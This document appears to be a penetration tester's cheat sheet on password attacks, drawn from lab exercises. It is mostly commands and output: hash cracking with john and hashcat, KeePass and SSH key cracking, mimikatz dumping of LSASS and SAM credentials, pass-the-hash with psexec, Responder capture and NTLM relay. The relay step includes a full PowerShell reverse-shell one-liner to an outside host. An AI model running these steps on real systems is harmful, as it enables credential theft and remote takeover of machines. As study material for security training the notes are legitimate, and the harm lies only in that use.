

Password Attacks

- **Cracking**
  - Identify hash alghorithm
    - Online
      - https://hashes.com/en/decrypt/hash
    - Offline
      - `hash-identifier`
      - `hashid <hash>`
  - Online Cracking
    - https://hashes.com/en/decrypt/hash
    - https://crackstation.net/
  - doc files
    - `office2john myfile.doc > office_hash.txt`
      - `john office_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
        - `john office_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --rules`
          - last resort
            - `john office_hash.txt`
  - pfx files
    - Timelapse HTB
    - `pfx2john legacyy_dev_auth.pfx > pfx.txt`
      - Certificate files
      - ❶ Extract the private keys
        - `openssl pkcs12 -in legacyy_dev_auth.pfx -out privateKey.key -nocerts -nodes`
      - ❷ Convert to PEM certificate
        - `openssl pkcs12 -in legacyy_dev_auth.pfx -out certificate.pem -nokeys -clcerts`
      - ❸ Use the PEM certificate to connect to win-rm
        - `evil-winrm -S -i 10.10.11.152 -u legacyy -c certificate.pem -k privateKey.key`
  - Zip files
    - john
      - `zip2john spammer.zip > hash.txt`
        - `john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
        - `hashcat -m 13600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --force`
  - PDF files
    - `pdf2john my_file.pdf > hash.txt`
  - hashes
    - john
      - `john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
    - SHA1
      - `john --format:RAW-SHA1 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
      - `hashcat -m 100 -a 0 hash.txt /usr/share/wordlists/rockyou.txt`
    - Linux shadow hashes ☰
      - `unshadow passwd.txt shadow.txt > unshadowed.txt`
        - john
          - `hashcat -m 500 hash.txt /usr/share/wordlists/rockyou.txt`
            - hash example: `$1$28772684$iEwNOgGugqO9.bIz5sk8k/`
          - `hashcat -m 400 hash.txt /usr/share/wordlists/rockyou.txt`
        - yescrypt
          - latest
          - `john --format=crypt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
        - 1 is MD5
$2a$ is Blowfish
$2y$ is Blowfish
5 is SHA-256
6 is SHA-512
y is yescrypt
          - 6 is SHA-512
            - `john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
            - `hashcat -m 1800 hash.txt /usr/share/wordlists/rockyou.txt` ☰
    - MD5
      - `john --format=raw-md5 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
        - `john --format=raw-md5 hash.txt`
      - `hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt` ☰
      - Salted
        - e.g. `01dfae6e5d4d90d9892622325959afbe:7050461`
          - `hashcat -m 10 -a 0 hash.txt passwordlist.txt` ☰
    - Apache MD5
      - `$apr1$71850310$gh9m4xcAn3MGxogwX/ztb.`
        - `hashcat -m 1600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt`
    - Wordpress MD5
      - `$P$Ba5uoSB5xsqZ5GFIbBnOkXA0ahSJnb0`
        - `hashcat -m 400 hash.txt /usr/share/wordlists/rockyou.txt`
    - bcrpyt
      - $2*$
        - $...
        - `hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt`
        - `john --format=bcrypt hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
    - NTLM NT
      - SAM
      - SYSTEM
      - `admin:1001:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::`
        - `john --format=NT hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
        - `hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt`
    - NTLMv2
      - `enox::HEIST:21209c867b17e64b:6C6ABC24ED40754653596B82229E6194:01`
        - `hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt`
        - `john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
    - NTLM
      - DCSync
      - NTLM : 08d7a47a6f9f66b97b1bae4178747494
        - LSASS hashes
        - `john --format=NT hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
        - `hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force`
        - `hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt`
    - Kerberos
      - `$krb5tgs$MSSQLSvc/DC.access.offsec:507821b9bf19ff7`
        - `john hash.txt --fork=4 --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5tgs`
      - Kerberoasting
        - `$krb5tgs$23$*iis_service$corp.com$`
          - `hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force`
          - `hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt --force`
          - `john --format=krb5tgs hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
      - AS-REP Roasting
        - `$krb5asrep$23$svc-alfresco@HTB.LOCAL:5bf4ba476c24`
          - `hashcat -m 18200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --force`
          - `hashcat -m 18200 hash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force`
          - `john hash.txt  --wordlist=/usr/share/wordlists/rockyou.txt`
    - PostGreSQL
      - `hashcat -m 12001 hash.txt /usr/share/wordlists/rockyou.txt`
        - {PKCS5S2}NzIyNzM0NzY3NTIwNjI3Md ....
  - **SSH private keys**
    - `ssh2john id_rsa.key > keyhash` ☰
      - John the Ripper
        - `john --wordlist=/usr/share/wordlists/rockyou.txt keyhash` ☰
        - `john --wordlist=/usr/share/wordlists/rockyou.txt -rules=myrule keyhash`
          - ❶ Creating the rule
            - `cat new_rule`
              - [List.Rules:myrule]
c $1 $3 $7 $!
c $1 $3 $7 $@
c $1 $3 $7 $# ☰
                - https://www.openwall.com/john/doc/RULES.shtml
          - ❷ Add the rule to John the Ripper
            - `sh -c 'cat /home/kali/new_rule >> /etc/john/john.conf'`
      - Hashcat
        - ❶ Determine the correct Hashcat mode
          - `cat keyhash`




```
└─# cat keyhash
id_rsa:$sshng$6$16$7059e78a8d3764ea1e883fcdf592feb7$1894$6f70
a8d3764ea1e883fcdf592feb700000001000000001000000197000000077373
718c1464e60d07cc7d39b546f9a89642a36b0536276cfbb06f3b9349f3d7f
```

-
  -
    -
      -
        -
          - `hashcat -h | grep -i "ssh"`



```
─# hashcat -h | grep -i "ssh"
  6700 | AIX {ssha1}                                              | Operating System
  6400 | AIX {ssha256}                                            | Operating System
  6500 | AIX {ssha512}                                            | Operating System
  1411 | SSHA-256(Base64), LDAP {SSHA256}                         | FTP, HTTP, SMTP, LDAP Server
  1711 | SSHA-512(Base64), LDAP {SSHA512}                         | FTP, HTTP, SMTP, LDAP Server
   111 | nsldaps, SSHA-1(Base64), Netscape LDAP SSHA              | FTP, HTTP, SMTP, LDAP Server
 10300 | SAP CODVN H (PWDSALTEDHASH) iSSHA-1                      | Enterprise Application Software (EAS)
 22911 | RSA/DSA/EC/OpenSSH Private Keys ($0$)                    | Private Key
 22921 | RSA/DSA/EC/OpenSSH Private Keys ($6$)                    | Private Key
 22931 | RSA/DSA/EC/OpenSSH Private Keys ($1, $3$)                | Private Key
 22941 | RSA/DSA/EC/OpenSSH Private Keys ($4$)                    | Private Key
 22951 | RSA/DSA/EC/OpenSSH Private Keys ($5$)                    | Private Key
```

-
  -
    -
      -
        - ❷ Crack the hash
          - `hashcat -m 22921 keyhash /usr/share/wordlists/rockyou.txt --force`
  - Flushing the pot file
    - /root/.john/john.pot
      - `rm /root/.john/john.pot`
  - Wordlist manipulation
    - Adding 1@3$5 at the end of each password in a wordlist
      - Creating a rule
        - `echo '$1 $@ $3 $$ $5' > demo.rule`
      - Cracking a hash with the based on the rule
        - `hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt -r demo.rule --force`
    - Make all letters upper case and duplicates the passwords contained in the wordlist
      - Creating a rule
        - `echo 'u d' > demo.rule`
      - Cracking a hash with the based on the rule
        - `hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt -r demo.rule --force`
    - Hashcah rules
      - `ls -la /usr/share/hashcat/rules/`
    - `crunch 6 6 -t Lab%%% > wordlist` ☰
  - ❗ Empty potfiles
    - John
      - `rm /root/.john/john.pot`
    - Hashcat
      - `rm /root/.local/share/hashcat/hashcat.potfile`
- **Password Managers** ☰
  - 1Password
  - KeePass
  - KeePass
    - ❶ Search for KeePass database files
      - You can confirm in Apps & Features
      - `Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue`
        - KeePass database is stored as a .kdbx file
    - ❷ Format the KeePass database for Hashcat
      - `keepass2john Database.kdbx > keepass.hash`
        - JtR script prepended the filename Database to the hash
        - Wrong Format



```
└─# cat keepass.hash
Database:$keepass$*2*60*0*d74e29a727e9338717d27a7d457ba3486d20dec73a9d
73cc73b9584fbd843d1ee309d2ba47*1dcad0a3e50f684510c5ab14e1eecbb63671aca
c1
```

Remove this

-
  -
    -
      -
        - Proper Format


```
└─# cat keepass.hash
$keepass$*2*60*0*d74e29a727e9338717d27a7d457ba3486d20dec73a9db
84fbd843d1ee309d2ba47*1dcad0a3e50f684510c5ab14e1eecbb63671acae
```

-
  -
    - ❸ Search for Hashcat KeePass format
      - `hashcat --help | grep -i "KeePass"`
    - ❹ Cracking the KeePass database hash
      - `hashcat -m 13400 keepass.hash /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/rockyou-30000.rule --force`
    - Install and opened Kee2Pass on linux
      - `apt install keepassxc`
        - `keepassxc`
- **Windows Machines**
  - Check for stored credentials on the system
    - Showing all local users
      - PowerShell
      - `Get-LocalUser`
    - Open mimikatz to dump hashes
      - ❶ Enables the debug privilege
        - `privilege::debug`
      - ❷ Elevate to SYSTEM user privileges
        - `token::elevate`

```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

656     {0;000003e7} 1 D 41858          NT AUTHORITY\SYSTEM     S-1-5-18        (
 -> Impersonated !
 * Process Token : {0;00224894} 2 F 2974450     MARKETINGWK01\offsec     S-1-5-21-
 * Thread Token  : {0;000003e7} 1 D 3542271     NT AUTHORITY\SYSTEM      S-1-5-18
```

-
  -
    -
      - ❸ Extract passwords and hashes from all available sources
        - Generates a huge amount of output
        - `sekurlsa::logonpasswords` ☰




```
RID  : 000003ea (1002)
User : nelly
  Hash NTLM: 3ae8e5f0ffabb3a627672e1600f1ba10

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 5036485b9af540fede9a4d43ab6fdc26

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-6OLBM9Onelly
    Default Iterations : 4096
```

-
  -
    -
      - ❸ Extract the NTLM hashes from the SAM
        - Less output than sekurlsa
        - `lsadump::sam`
      - ❹ Crack the NTLM hash
        - John the Ripper
          - `john --format=NT hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
        - Hashcat
          - `hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt --force`
          - `hashcat --help | grep -i "ntlm"`
          - `hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force`
  - Pass-The-Hash
    - Gain access to an SMB share
      - `smbclient \\\\192.168.50.212\\secrets -U Administrator --pw-nt-hash 7a38310ea6f0027ee955abed1762964b`
    - Get an interactive shell
      - `impacket-psexec -hashes LMHash:NTHash Administrator@192.168.50.212` ☰
        - `impacket-psexec -hashes 00000000000000000000000000000000:7a38310ea6f0027ee955abed1762964b Administrator@192.168.50.212`
  - No mimikatz
    - ❶ Grab NTLMv2
      - `responder -I tun0`
        - update interface
      - From a low privileged shell try to access your own SMB server
        - `dir \\<SMB_IP>\nonexistentfile`
          - `dir \\192.168.45.192\test`



```
[SMB] NTLMv2-SSP Client   : 192.168.203.211
[SMB] NTLMv2-SSP Username : FILES01\paul
[SMB] NTLMv2-SSP Hash     : paul::FILES01:cea8d41710732ab0:B51998B2CEDADD3D0E76FFBFAE5119DE:01010000000
00320051004B0001001E00570049004E002D004C0033004D00460041005A004C004A005600360055000400340057004900 4E002
320051004B002E004C004F00430041004C0003001400420032005100 4B002E004C004F00430041004C0005001400420032005 10
000400020000000800300030000000000000000000000000200000D095E0E8481C06D25C7207F162DAC24B4571BDD7C747116A1
0900260063006900660073002F003100390032002E003100360038002E00340035002E003100390032000000000000000000
```

-
  -
    - ❷ Crack NTLMv2
      - `hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt`
      - `john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`
    - ❸ Can't Crack the hash ?
      - Relay the Hash to the other machine
        - 15.3.4. Relaying Net-NTLMv2
        - `impacket-ntlmrelayx --no-http-server -smb2support -t <IP_target2> -c "powershell -enc JABjAG. . ."`
          - Reverse Shell One-Line encoded with UTF-16LE
          - One-Line Payload
            - `$client = New-Object System.Net.Sockets.TCPClient('10.10.10.10',80);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String); $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()`
              - https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3
        - `nc -lvnp 4444`
      - Either from SMB/Shell from the first machine, trigger the action towards our responder
        - `dir \\<IP_Target1\>nonexistent`